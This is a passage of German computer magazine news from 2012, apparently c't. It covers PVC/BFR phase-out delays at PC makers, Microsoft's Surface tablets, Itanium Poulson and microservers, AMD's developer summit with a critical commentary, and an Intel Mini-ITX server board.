setzen – mit höherer 3D-Leistung und problemloser HD-Video-Beschleunigung. Auch der Chipsatz A68M punktet gegenüber Intels NM10, enthält er doch USB 3.0.

Im Vaio E11 spricht allerdings nur ein USB-Port 3.0, die beiden anderen haben 2.0-Geschwindigkeit. Außerdem gehören 4 GByte RAM und eine 500-GByte-Festplatte zur Ausstattung. Das E11 soll 480 Euro kosten und in den Farben Weiß, Schwarz und Pink erhältlich sein. (mue)

PC-Hersteller verschieben Umweltschutz

Umweltschützer schlagen immer wieder Alarm, weil Elektroschrott aus Europa und den USA in Entwicklungsländern landet. Dort zerlegen Arbeiter defekte Computer und Monitore mit bloßen Händen und verbrennen die Plastikteile, um an Metalle wie Kupfer und Aluminium zu kommen.

Da sich der Export bisher nicht eindämmen ließ, versucht Greenpeace, Computerhersteller wenigstens zum Verzicht auf die gefährlichsten Substanzen zu bewegen. Ganz oben auf der Liste der Schadstoffe stehen PVC und

Beispiel Dell: Der drittgrößte PC-Hersteller nennt auf seiner Homepage noch das Jahresende 2011 als Umstellungsziel. Doch aktuell kommen nur rund 20 Produkte ohne PVC und BFR aus. „Für 2012 ist geplant, alle XPS- und Latitude-Notebooks BFR/PVC-frei zu liefern“, erklärte Dells Sprecher Michael Rufer gegenüber c't. Das ist ein Fortschritt. Aber in den meisten Laptops und Desktop-PCs für Privatkunden, zum Beispiel den Inspiron, stecken die Stoffe demnach weiterhin.



Die Elektroschrott-Deponie Agbogbloshie in Ghanas Hauptstadt Accra: Jugendliche verbrennen Kabel, um das enthaltene Kupfer freizulegen.

bromierte Flammenschutzmittel (BFR). PVC wird mit Weichmachern gemischt, die die Fortpflanzungsfähigkeit beeinträchtigen können. Bei der Verbrennung von BFR entstehen krebserregende Dioxine.

Die Hersteller räumen ein, dass PVC und BFR gefährlich sind. Doch einige von ihnen bewegen sich nur langsam und halten sich nicht einmal an ihre eigenen Versprechen. So hatten Acer, Asus, Dell und weitere Markenhersteller ursprünglich in Aussicht gestellt, von 2009 an auf PVC und BFR zu verzichten. Dann sollte es 2011 so weit sein. Nun zeigt sich, dass sie sich für den Umstieg auf unbedenklichere Alternativen noch mehr Zeit nehmen.

Auch Acer, Asus und Lenovo bewegen sich nur langsam. Sie bezeichnen lediglich einzelne Produkte als BFR/PVC-frei und lassen offen, bis wann die restlichen Modelle umgestellt werden sollen.

HP, Samsung und Sony hingegen liefern nach eigenen Angaben sämtliche Notebooks ohne PVC und BFR aus. Apple hat seine Produkte, auch Desktop-PCs, sogar schon Ende 2008 umgestellt. Nachzügler wie Dell und Acer betonen zwar, dass sie die Umstellung von der Verfügbarkeit technisch gleichwertiger Alternativen abhängig machen – und schaffen damit eine Ausrede für ihre Verspätungen. Doch es dürfte eher an den Kosten liegen. (cwo)

Mobil-Notizen

Samsung führt ein **Kennzeichen für Business-Smartphones** ein. Mobilgeräte mit dem Label „SAFE“ (Samsung Approved for Enterprise) müssen die Verschlüsselung per AES-256 beherrschen und mit Microsoft ActiveSync, VPN-Anwendungen und Verwaltungsprogrammen wie Cisco AnyConnect zusammenspielen. Bislang trägt nur das Galaxy S3 das Label.

Der **Amazon Appstore** für Android startet offenbar bald in Europa. Entwickler aus Großbritannien, Deutschland, Frankreich, Italien und Spanien können sich im Amazon Mobile App Distribution Portal registrieren und Apps einreichen.

SanDisk kündigt eine neue Reihe besonders schneller **microSDHC-Karten** an. Die maximal 16 GByte großen Karten aus der Reihe Extreme Pro übertragen maximal 95 MByte/s beim Lesen und 90 MByte/s beim Schreiben, erreichen diese Werte jedoch nur in UHS-I-fähigen Kartenslots.

Daniel AJ Sokolov, Christian Wölbert

Microsoft macht ernst

iPad-Konkurrent mit Windows vorgestellt

Microsoft bricht mit einer Tradition und provoziert seine Partner: Zum ersten Mal verkauft der Software-Gigant eigene Hardware für sein Betriebssystem. Das „Surface“-Tablet soll endlich den Rückstand zu Apple aufholen.

Steve Ballmer holte weit aus: Er zeigte die erste Microsoft-Maus aus dem Jahre 1983, die Xbox, die Kinect. Alles Belege dafür, dass Microsoft seit 30 Jahren Hardware entwickelt. Trotzdem überraschte er sein Publikum in Los Angeles, als er nach zehn Minuten endlich zur Sache kam und zwei Microsoft-Tablets enthüllte.

Nie hatte Microsoft auch nur angedeutet, selbst Computer zu bauen. Stets galt als undenkbar, dass das Unternehmen seinen besten Kunden, den Hardware-Herstellern, Konkurrenz macht. Glaubt man einem Bericht der Agentur Reuters, informierte Microsoft seine Partner sogar erst drei Tage vor der Präsentation.

Die Surface getauften Tablets stellen also einen doppelten Bruch dar: Mit Microsofts Tradition und mit Partnern wie Dell, Acer, Lenovo & Co. Darüber können auch Ballmers Verweise auf Maus, Xbox und Kinect nicht hinwegtäuschen. Gleichzeitig stehen die Tablets für eine spannende Alternative zu Apples iPad, das den Tablet-Markt immer noch dominiert. Die bisherigen

Windows-Tablets sind schließlich gefloppt, und auch die meisten Android-Tablets enttäuschen.

Was Microsoft in Los Angeles zeigte, wirkt durchaus innovativ. Vor allem für die Gehäuse und das Zubehör bekamen die Entwickler aus Redmond Lob von den anwesenden Journalisten.

Schutzhüllen zum Tippen

Microsoft hat zwei Schutzhüllen entwickelt, die magnetisch an den Tablets haften. Aufgeklappt dienen sie als Tastatur samt Touchpad. Die drei Millimeter dünne „Touch Cover“-Variante hat eine aufgedruckte Tastatur. Tippt man darauf, erkennen Sensoren die Berührungen. Damit soll eine doppelt so hohe Schreibgeschwindigkeit wie auf Glas möglich sein – ausprobiert durfte das noch keiner.

Beim fünf Millimeter dicken „Type Cover“ gibt es bewegliche Tasten und damit angeblich ein ähnliches Schreibgefühl wie auf einer richtigen Tastatur. Beschleunigungssensoren sollen erkennen, wenn die Cover zurück-



geschlagen werden. So will Microsoft unerwünschte Eingaben beim Halten des Gerätes verhindern.

Die Gehäuse sind aus einer Magnesium-Legierung gefertigt und wirken solide. Sinnvoll erscheint der im Gehäuse integrierte Standfuß, der sich bei Bedarf ausklappen lässt.

Einen schlechteren Eindruck hinterließ die Software: Eins der Vorführgeräte fror während der Präsentation ein, sodass Windows-Chef Steven Sinofsky peinlicherweise auf ein Ersatzgerät ausweichen musste. Die anwesenden Journalisten durften zwar die Gehäuse und das Zubehör in Augenschein nehmen, eingeschaltete Tablets aber nur wenige Sekunden in den Händen halten. Offenbar muss Microsoft das Zusammenspiel zwischen der neuen Hardware und Windows 8 noch verbessern. Auf bereits erhältlichen Tablets läuft die aktuelle Vorabversion von Windows 8 stabil.

ARM- und Intel-Versionen

Microsoft plant zwei Tablet-Typen: Erstens das „Surface für Windows RT“ mit ARM-Prozessor, das ungefähr so dick und schwer ist wie Apples aktuelles iPad, aber ein viel niedriger aufgelöstes Display hat. Zweitens das fast ein Kilogramm schwere „Surface Pro“ mit Core-i5-CPU von Intel und hochauflösendem Display (siehe Tabelle).

Unter Windows RT laufen ausschließlich Metro-Apps – wie viele es davon bis zum Verkaufsstart geben wird, ist unklar. Auf dem Surface Pro wird ein normales Windows 8 in der Pro-Variante installiert sein, das sämtliche

Windows-Programme ausführen kann. Leistungsmäßig soll das Pro-Modell den „besten bisher angekündigten Ultrabooks“ Konkurrenz machen, versprach Microsoft.

Der Vertrieb soll über Microsoft-Läden in den USA und ausgewählte Online-Shops laufen. Das Windows-RT-Tablet will Microsoft zeitgleich mit Windows 8 in den Handel bringen, also voraussichtlich im Herbst. Die Intel-Variante soll erst drei Monate später folgen. Ob die Geräte außerhalb der USA verkauft werden sollen, verriet Ballmer nicht.

Zu den Preisen sagte er nur, dass diese „konkurrenzfähig“ sein würden. Die taiwanische Nachrichtenseite Digitimes will aus der Fertigungsindustrie erfahren haben, dass das Surface-Modell mit ARM-Prozessor und 32 GByte über 600 US-Dollar kosten soll, also etwas mehr als ein iPad 3 mit ebenso viel Speicher. Die Variante mit einem Intel-Chip soll laut Digitimes über 800 US-Dollar kosten. Die Fertigung übernehme das taiwanische Unternehmen Pegatron.

Die am meisten diskutierte Frage nach der Veranstaltung war jedoch eine andere: Warum bringt Microsoft jetzt eigene Hardware? Manche Beobachter glauben, dass die Surface-Tablets nur als Vorzeigegeräte dienen, von denen Microsoft gar nicht so viele verkaufen möchte. Es ist aber auch nicht auszuschließen, dass Microsoft seinen Partnern ernsthaft Konkurrenz machen will. Ballmer sagte nur so viel: Surface soll den Markt für Windows 8 „in Schwung bringen“. (cwo)

Microsoft-Tablets (Herstellerangaben)

	Surface for Windows RT	Surface for Windows 8 Pro
Betriebssystem	Windows RT	Windows 8 Pro
Prozessor / Architektur	Nvidia Tegra 3 / ARM	Intel Core i5 / x86
Gewicht / Dicke	676 g / 9 mm	903 g / 14 mm
Display-Diagonale / -Format / -Auflösung	10,6 Zoll, 16:9, HD-Auflösung (nicht näher spezifiziert)	10,6 Zoll, 16:9, Full-HD (1920 × 1080 Bildpunkte)
Speicher	32 oder 64 GByte	64 oder 128 GByte
Akkukapazität	31,5 Wh	42 Wh
Schnittstellen	microSDHC, USB 2.0, Micro-HDMI, WLAN	microSDXC, USB 3.0, Mini-DisplayPort, WLAN
Besonderheiten	Office-App, Schutzhüllen mit Tastatur, ausklappbarer Standfuß	Schutzhüllen mit Tastatur, ausklappbarer Standfuß, Stiftfunktion mit Handballenerkennung
Metro-Apps / Windows-Software	✓ / -	✓ / ✓
✓ vorhanden – nicht vorhanden		

ANZEIGE

Andreas Stiller

Prozessorgeflüster

Von Unkorrektem und Unfairem

Während Intel den Coprozessor Xeon Phi mit viel Tamtam auf der ISC12 vorstellt, wird der wahrscheinlich vorletzte Mohikaner der Itanium-Linie ganz stiekum herausgebracht, der Poulson. Selbst Itanium-Partner Hewlett-Packard schaut inzwischen verstärkt in die andere Richtung zu den Mikroservern.

Da rechnen moderne Supercomputer Trilliarden von Gleitkommaoperationen (siehe S. 68) – und es drängt sich die Frage auf, wie zuverlässig das Ergebnis überhaupt noch sein kann. Abgesehen von möglichen Soft Errors gräbt man hier tief im Dunkeln, denn die Rechnungen mit der üblichen Rechengenauigkeit in doppelter Genauigkeit von gerade mal 53 Bit für die Mantisse laufen inzwischen viel häufiger aus dem Ruder, als viele Anwender glauben. Wackelt bei den Berechnungen jeweils auch nur das letzte Bit, so kann sich das je nach Stabilität des Algorithmus schnell aufschaukeln und irgendwann völlig Unsinne ergeben. Und das gilt umso stärker, seit etwa die x86-Prozessoren nicht mehr die FPU mit ihrem internen 80-Bit-Datenformat nutzen, sondern die weit weniger präzisen SIMD-Einheiten.


Schon 1989 hat das Standardisierungskomitee IEEE ein Format für 128 Bit Gleitkomma (112 Bit Mantisse) eingeführt, das manche Compiler durchaus unterstützen, zum Teil können sie sogar automatisch Double Precision in Quad Precision uminterpretieren (Flag -r16 bei Intel Fortan). Aber damit läuft alles so furchtbar langsam – und so macht das kaum einer. Dabei hätten die Prozessorfirmen höhere Präzision oder Intervallarithmetik als Option schon längst in ihre SSE-, AVX- oder sonstigen Einheiten einbauen können – wollen sie aber offenbar nicht. Nur wenn die Finanzwelt über falsch gerundete Mikrodollars mosert, dann röhrt sich was – zumindest bei IBM, wo das dezimale Gleitkommaformat seit Power 6 und z6 zum Standard gehört. Intel hat hierzu zwar leistungsfähige Bibliotheken im Angebot, aber da hätte man auch schon mal eine fixe Hardware erwartet, etwa für den neuen Itanium Poulson, wo der doch ohnehin mit

vielen neuen Funktionseinheiten und Befehlen aufwarten kann.

Derweil sind die ersten Poulson-Prozessoren zwar noch nicht in freier Wildbahn, aber mit Produktbezeichnung und Takt bei den Product Change Notifications sowie in der MDDS-Datenbank von Intel aufgetaucht. Vier Produktversionen sind neben zahlreichen Testversionen unter Poulson-8 aufgelistet, als Schnellster geht der Itanium 9560 (SR0T1) mit 2,53 GHz ins Rennen – und das mit 8 Kernen und 32 MByte L3-Cache. Der bislang leistungsfähigste Itanium, der Tukwilla-9350, besaß vier Kerne bei 1,73 GHz Takt, allein das bringt schon einen Performancezuwachs von fast Faktor 3. Hinzu kommt die verdoppelte Breite von zwei auf bis zu vier gleichzeitig ausführbaren Befehlsbündeln. Der Poulson kommt damit theoretisch auf bis zu zwölf Instruktionen pro Takt – das schafft sonst keiner. Bei entsprechend optimierter Software legt Poulson damit nochmals bis zu Faktor 2 drauf.

Schubkarren zum Mond

Obwohl der Poulson auch ganz erhebliche Verbesserungen in der Energieeffizienz mitbringt, kann er in bestimmten Aufgabengebieten mit anderen Datentransportern nicht mithalten: Viele Schubkarren haben eben auch zuweilen klare Vorteile gegenüber einem schweren Lastwagen. Zu den Schubkarrenservern gehört Hewlett-Packards Pilotprojekt Moonshot, ein Konzept für hocheffiziente Mikroserver mit vielen kleinen Rechenknoten, die sich sämtliche Ressourcen teilen; gedacht für dedizierte Webserver, Content-Auslieferung, Data Analytics mit dem aktuellen Trendsetter Apache Hadoop



In bewährter 32-nm-Technik und bei 2,53 GHz Takt theoretisch bis zu sechsmal schneller als sein Vorgänger: Der totgesagte Itanium dreht mit Poulson noch mal richtig auf.

und Ähnliches mehr. Das erste im Herbst 2011 angekündigte Raumfahrtprojekt läuft unter dem Namen Redstone. Hierbei arbeitet HP mit dem Start-up Calxeda zusammen, das eine Steckkarte mit vier Calxeda-SoCs namens „Energy Core ECX-1000“ designt hat, ein jeder versehen mit vier ARM-A9-Kernen. Laut HP soll die Moonshot-Architektur im Vergleich zu den großen x86-Servern 94 Prozent weniger Platz und 89 Prozent weniger Energie benötigen sowie 63 Prozent weniger Kosten verursachen.

Doch die Redstone-Rakete hat die Startrampe noch gar nicht verlassen und schon hat HP die nächste Runde eingeläutet: das Projekt Gemini. Partner ist hierbei Intel, der mit dem auf dem IDF in Peking angekündigten Dual-Core-Atom Centerton den ARM-Prozessoren Paroli bieten will – und wahrscheinlich auch kann. Centerton, der in der zweiten Jahreshälfte 2012 herauskommen soll, ist für eine TDP von nur 6 Watt ausgelegt. Intel will nun zusammen mit HP eine spezielle Cartridge mit einer noch unbekannten Anzahl von Centerton-Prozessoren für HPs Mikroserverfamilie konstruieren. Betont werden hierbei immer schöne Features wie Virtualisierung und 64Bit – etwas, womit ARM derzeit noch nicht aufwarten kann.

Das Start-up Calxeda, an dem ARM mit etwa 20 Prozent beteiligt ist, hat die ersten laufenden Systeme im Mai auf dem Ubuntu Developer Summit und nun auf der ISC12 unter Ubuntu 12.04 vorgeführt. Und nicht nur HP, sondern auch Supermicro will mit entsprechenden Calxeda-Mikroservern aufwarten. Frech hat inzwischen das kleine Unternehmen mit einem etwas schrägen Benchmark-Vergleich auf sich aufmerksam gemacht: 15 Mal bessere Energieeffizienz beim ApacheBench als ein Xeon-E3-1240-System soll ihr 5-Watt-Webserver bei 1,1 GHz Takt bieten. 4 GByte Speicher hier, 16 GByte da, gemessene Watt hier, TDP-Berechnung da, Vollast hier, nur 15 Prozent CPU-Last da – das eröffnet viele Angriffspunkte, aber letztlich dürfte bei einem fairen Vergleich wohl immer noch etwa Faktor 5 übrig bleiben. Aber der Vergleich hinkt trotzdem, spannend wird es erst, wenn der Centerton in diesen Wettkampf eingreift.

ARM gegen x86 – diesen Dauerkonflikt hat auch Linux-Schöpfer Linus Torvalds zum Teil mit recht drastischen Kommentaren begleitet. Nun hat er sich über Nvidia aufgeregt und scheute sich nicht, in bester Effenberg-Manier den Stinkefinger einzusetzen und „fuck you, Nvidia“ zu skandieren. Nvidia ist zwar im Frühjahr der Linux Foundation beigetreten, verhält sich aber recht zugeknöpft, was die Offenlegung von Linux-Treibern, etwa für die Hybridgrafiktechnik Optimus, angeht – wer weiß, vielleicht sind da auch irgendwelche verletzten Patente im Spiel, sodass die Quellen aus gutem Grunde unter Verschluss sind. Nebojša Novaković von Bright Side of News meint jedenfalls erfahren zu haben, dass Nvidias Verschlossenheit einen Riesen-Deal in China mit 10 Millionen Schul-PCs vermasselt habe. Den soll jetzt AMD eingeheimst haben – und die können ihn gut gebrauchen. (as)

ANZEIGE

Martin Fischer

ARM dran

AMD Fusion Developer Summit 2012

Auf seiner Entwicklerkonferenz gab AMD einen Ausblick auf erste Kombiprozessoren, in denen auch ARM-Kerne werkeln. Außerdem kündigte die Firma die Gründung eines Industriekonsortiums an, mit dem sie das HSA-Konzept weiterbringen will: hybride Prozessoren für unterschiedliche Anwendungsbereiche.

Bellevue heißt das Städtchen sechzehn Kilometer östlich von Seattle, in dem AMD rund 750 Fachbesucher zu seiner zweiten Entwicklerkonferenz Fusion Developer Summit 2012 (AFDS) begrüßte. Darunter befanden sich auch zahlreiche extra von AMD aus aller Welt eingeflogene Journalisten, die folglich mit großen Erwartungen auf die Konferenz blickten. Schließlich wollte AMD weitere Details zur Heterogeneous Systems Architecture (HSA) veröffentlichen.

Das langfristige Ziel: mehr Programme, die moderne Kombiprozessoren – kurz APUs genannt – ausnutzen. Idealerweise verteilen optimierte Programme die Berechnungen während der Laufzeit auf die CPU- und GPU-Kerne. Das soll zu höherer Performance und zugleich geringerer Leistungsaufnahme führen – also mehr Effizienz. AMD will Entwicklern deshalb einheitliche Hard- und Software-Spezifikationen an die Hand geben, um passende Software zu entwickeln. So können etwa CPU-Kerne bestimmte Single-Thread-Berechnungen in einem Programm übernehmen, während die GPU-Kerne ihre hohe Gleitkomma-Rechenleistung bei geeigneten Aufgaben beisteuern. Gäbe es genügend solcher Programme, hätte AMD schlagkräftige Verkaufsargumente für seine Kombiprozessoren, deren GPUs zwar ordentlich was leisten, während ihre CPUs aber der Intel-Konkurrenz meilenweit hinterherhinken.

AMDs Problem: Bis dato machen die laut IDC rund 100 000 GPU-Programmierer nur einen Bruchteil der reinen CPU-Coder aus (über 10 Millionen). Das spiegele sich laut Adobes Vize-

präsident und Chefarchitekt Tom Malloy auch in der Zahl der angepassten Programme wider: Aber Millionen von CPU-Anwendungen stehen nur rund 200 Kandidaten gegenüber, die Vorteile aus der GPU-Beschleunigung ziehen. Laut AMD-Statistik sieht es sogar noch düsterer aus. Offiziell spricht die Firma von einem Anstieg der von Kombiprozessoren profitierenden Anwendungen von 26 (2011) auf 60 (2012). Schaut man sich jedoch die der Kalkulation zugrunde liegenden Programme an, kehrt schnell Ernüchterung ein. So differenziert AMD zum einen nicht zwischen GPGPU-, Render- und Streaming-Aufgaben und führt auch einige Spiele in der Liste mit auf. Zum anderen ist es fraglich, beispielsweise Adobes Flash Player, den VLC Media Player oder Mozillas Firefox-Browser im Jahr 2012 als neues HSA-fähiges „Programm“ zu verkaufen. Die funktionieren natürlich problemlos ohne AMD-

Hardware. Das zeigt: Das Unternehmen versucht krampfhaft, Argumente für seine Kombiprozessoren zu finden.

Diese Situation will AMD mit dem HSA-Konzept ändern – in einer von Intel dominierten CPU-Welt ein wahrlich ehrgeiziges Ziel. Die im Dezember 2011 vom selbst erst seit August amtierenden CEO Rory Read persönlich eingestellte Lisa Su unterstrich AMDS Linie während ihrer AFDS-Eröffnungspräsentation lautstark: „We bet the company on APUs“ – das klingt nach alles oder nichts. Umso bedenklicher, dass AMD auf dem AFDS 2012 entgegen den Erwartungen keine finale HSA-Software-Spezifikationen vorweisen konnte, eine Fragerunde kurzfristig absagte und sich Rory Read nicht persönlich blicken ließ.

Kernfusion

Corporate Fellow Phil Rogers kündigte die Gründung der HSA Foundation an, von der man bereits beim Financial Analyst Day im Februar hörte. Neu war, dass neben AMD auch die SoC-Schwerpunkte ARM, Imagination Technologies, MediaTek und Texas Instruments als Gründungsmitglieder dabei sind.

In Zukunft wird AMD also allerlei Einheiten fremder Hersteller auf die APUs bringen, die Spezialfunktionen bereitstellen. Eine erste Ankündigung gab es bereits in Bellevue: So plant AMD Ende 2013 bestimmte APUs mit integrierten Cortex-A5-Kernen von ARM zu bestücken. Sie sollen aber nicht etwa bei bestimmen




AMDs Senior Vice President Lisa Su: „We bet the company on APUs.“

ten CPU-Berechnungen das Ruder übernehmen, sondern lediglich die Sicherheitserweiterung TrustZone bereitstellen. Besonders sensibler Code, etwa bei der Online-Banking-Authentifizierung oder bei der digitalen Rechteverwaltung (DRM), läuft dann abgekapselt von den x86-Prozessoren auf dem ARM-Kern und wird vor fremden Zugriffen hardwareseitig geschützt. Ankündigungen zu weiteren Spezial-Cores gab es nicht, denkbar sind aber beispielsweise auch Medienprozessoren für besonders rechenintensive Soundformate, etwa dem multidimensionalen Raumklang (MDA). Es mag also kein Zufall gewesen sein, dass der Cheftechniker Alan Kraemer von SRS Labs sein Multidimensional Audio sogar auf einer Keynote-Präsentation lang und breit erklären durfte.

Für Profis

Außerdem kündigte AMD zwei zu PCI Express 3.0 kompatible FirePro-Profikarten an, die beide auf die Graphics-Core-Next-Architektur setzen: FirePro W600 und FirePro W9000. Die W600 steuert bis zu sechs Bildschirme



Weniger Fachbesucher als erwartet lockte AMD zur AFDS 2012: Mit 1000 Teilnehmern rechnete die Firma, rund 750 kamen.

via Mini-DisplayPort gleichzeitig an und ist für große Display-Wände gedacht. Sie schafft auch 4K-Auflösungen mit bis zu 4096 × 2304 Pixeln (30 Bit, 60 Hz). Technisch unterstützt sie maximal eine zusammengefassste Auflösung von 16K × 16K Bildpunkten. Gehen die Displays in den Standby-Modus, schaltet sich die Grafikkarte nahezu komplett ab, auch der Lüfter hört dann auf zu drehen. Unter Last darf die Karte maximal 75 Watt schlucken. Sie speist sich folglich exklusiv aus dem PCIe-Steckplatz.

Dank ihres flachen Ein-Lüfter-Kühlsystems belegt die rund 600 US-Dollar teure FirePro W600 nur einen Steckplatz und passt daher auch in viele kompakte Gehäuse. Ihr Grafikchip ist zu DirectX 11.1 und OpenGL 4.2 kompatibel und greift auf 2 GByte GDDR5-Speicher zu. Dank der UVD-3-Videoeinheit lassen sich zwei Full-HD-Videos gleichzeitig dekodieren.

Als leistungsfähige Workstation-Karte für CAD- und DCC-Anwendungen fungiert die W9000, eine von der Radeon HD 7970 abgeleitete Variante mit 1 GHz Taktfrequenz, die rund 4 Billionen Gleitkommaoperationen pro Sekunde (TFlops) schafft – fast so viel wie Nvidias Rechenkarte Tesla K10 mit zwei GPUs (4,58 TFlops). Bei doppeltgenauen Berechnungen erreicht die W9000 1 TFlops.

Die FirePro W600 steuert über vier DisplayPort-Ausgänge ebenso viele Bildschirme gleichzeitig an und bringt auch einen Anschluss für 3D-Stereo-Brillen mit. Ihre Tahiti-GPU kommuniziert über 384 Datenleitungen mit dem 6 GByte fassenden Speicher – der bietet auch Platz für sehr feine 3D-Modelle und Texturen. Wann aber die FirePro W9000 herauskommt und wie viel sie kosten wird, ließ CTO Mark Papermaster, der während der Präsentation die falsche Karte hochhielt, offen. Weitere Details zur W9000 will AMD erst zur Anfang August in Los Angeles stattfindenden Siggraph-Konferenz bekanntgeben.



Mark Papermaster kündigte die Profi-Grafikkarte FirePro W9000 an, hielt aber die falsche Karte in die Luft.

Doch auch im Consumer-Segment hatte AMD eine Ankündigung in petto: eine aufgebohrte Radeon HD 7970, die Nvidias GeForce GTX 680 überholen soll. Die neue „GHz Edition“ läuft, wie es der Name vermuten lässt, mit 1,0 GHz und damit 75 MHz schneller als die Standard-Version. Zudem spendiert ihr AMD eine Turbo-Funktion, welche die

Taktfrequenz der Shader-Rechenkerne und Textureinheiten je nach Auslastung auf bis zu 1,05 GHz anheben kann. Den 3 GByte fassenden GDDR5-Speicher lässt AMD mit 3000 statt 2750 MHz laufen. Insgesamt arbeitet die GHz Edition rund 10 Prozesschneller als eine normale Radeon HD 7970. Neuigkeiten von der schon lang erwarteten Dual-GPU-Karte Radeon HD 7990 gab es von AMD nicht zu hören. Gerüchten zufolge soll es schlicht an genügend Switch-Chips fehlen, die PCIe 3.0 beherrschen.

Schließlich ließ Mark Papermaster noch einen Blick auf die erweiterte Roadmap der künftigen 28-Nanometer-Chips für 2013 zu. So soll der Trinity-Nachfolger Kaveri mit seinen vier Steamroller-Kernen und einer Graphics-Core-Next-Grafikeinheit je nach Modell zwischen 15 und 35 Watt schlucken (TDP). Kaveri ist für Notebooks mit einer Bildschirmdiagonalen von 13,3 bis 15,5 Zoll und einer maximalen Dicke von 2,1 Zentimetern gedacht. Die kleinere APU Kabini (4 Jaguar-Kerne) soll in günstigere Notebooks (11,6 bis 15,6 Zoll), verheizt zwischen 9 und 25 Watt und soll die Anfang Juni 2012 angekündigte Brazos-2.0-Plattform ablösen. Im Ultra-Low-Power-Segment plant AMD die Temash-APU mit einer TDP zwischen 3,6 und 5,9 Watt und bis zu vier Jaguar-CPU-Kernen. Sie folgt der noch nicht erhältlichen Hondo-APU, welche auf Windows-8-Tablets zielt. (mfi)

Kommentar: Fauler Zauber

Die HSA Foundation soll einheitliche Hard- und Software-Spezifikationen erarbeiten und damit ein Fundament für die APU-Idee legen: Kombiprozessoren, in denen auch die GPU an Alltags-Software mitrechnet. Ein paar hochkarätige Firmen haben AMD für die Foundation gewinnen können. Für die Hardware hat AMD vor geraumer Zeit eine Roadmap vorgelegt und stellt einen gemeinsamen Adressraum und andere HSA-Funktionen in Aussicht. Die Spezifikation der HSA Software Systems Architecture und das HSA-Programmierhandbuch sind aber nicht fertig. Potenzielle Käufer dürfte das alles wenig interessieren. Sie suchen Gründe, warum sie trotz schlechter CPU-Leistung zur APU greifen sollen. Und genau da kommt AMD derzeit ins Stottern.

Video-Dekodierung packen auch Intels Kombiprozessoren locker und selbst ohne GPU laufen 4K-Videos auf aktuellen

CPUs problemlos. Für anspruchsvolle Spiele in zeitgemäßer Full-HD-Auflösung sind integrierte Grafikeinheiten weiterhin zu schwach. Außerdem ist man bei manch einem Titel wie Battlefield 3 auf sehr großen 64-Spieler-Karten auf wirklich leistungsfähige CPUs angewiesen.

AMD tut sich keinen Gefallen damit, Vorteile in bunten Präsentationen herbeizutricksen. Render-, Rechen- und Streaming-Funktionen werden irre-führend in einen Topf geworfen, alle Kamellen wie der Flash Player oder Direct2D in Firefox als Neuheiten verkauft. Das ist lächerlich und traurig zugleich – und sagt vieles über den Status Quo des APU-Projekts. Ich habe noch kein zwingendes Argument für einen APU-Kombiprozessor der Marke Trinity oder Llano gehabt, AMD kann also weiterhin nur an der Preisschraube drehen.

(Martin Fischer)




Die für Display-Wände gedachte FirePro W600 steuert bis zu sechs Bildschirme gleichzeitig an.

Serverboard im Mini-ITX-Format

Schon seit einigen Wochen liefert Intel die Prozessoren der Familie Xeon E3-1200V2 für Server und Workstations mit einer CPU-Fassung aus. Sie entsprechen weitgehend den aktuellen Desktop-PC-Prozessoren Core i5-3000 und Core i7-3000 mit „Ivy Bridge“-Innenleben: Diese 22-nm-Chips sind kompakter und unter Vollast effizienter als ihre 32-nm-Vorgänger (Sandy Bridge). Mitglieder der Serie Xeon E3-1200V2 laufen nach einem BIOS-Update auch auf bisherigen LGA1155-Mainboards mit einem der Chipsätze C202, C204 oder C216.

Von den E3-Xeons gibt es sparsamere Versionen mit gedrosselter Taktfrequenz, die ein „L“ im Namen tragen, etwa 45-Watt-Versionen mit vier Kernen wie den Xeon E3-1265LV2 (2,5 GHz, Turbo: 3,5 GHz) und den 17-Watt-Doppelkern Xeon E3-1220LV2 (2,3/3,5 GHz). Letzterer kostet knapp 200 Euro, ersterer rund 300 Euro. Endet die vierstellige Zahl in der Typenbezeichnung mit der Ziffer 5, so ist auch der Grafikprozessor aktiv.

Ein Xeon E3 mit GPU ist die optimale Bestückung für das Intel-Serverboard S1200KP im kompakten Mini-ITX-Format. Anders als viele typische Serverboards besitzt es nämlich keinen separaten PCIe-Grafikchip, sondern bloß eine DVI-I-Buchse, um die integrierte CPU-Grafik zu nutzen. Mit dem erwähnten Xeon



Intel S1200KP: besonders kompaktes Server-Mainboard für einen Xeon E3-1200 und maximal 16 GByte RAM

E3-1220LV2 muss man also auf einen Monitor verzichten oder eine Grafikkarte in den PCIe-x16-Steckplatz einsetzen, was die Energieeffizienz verschlechtert.

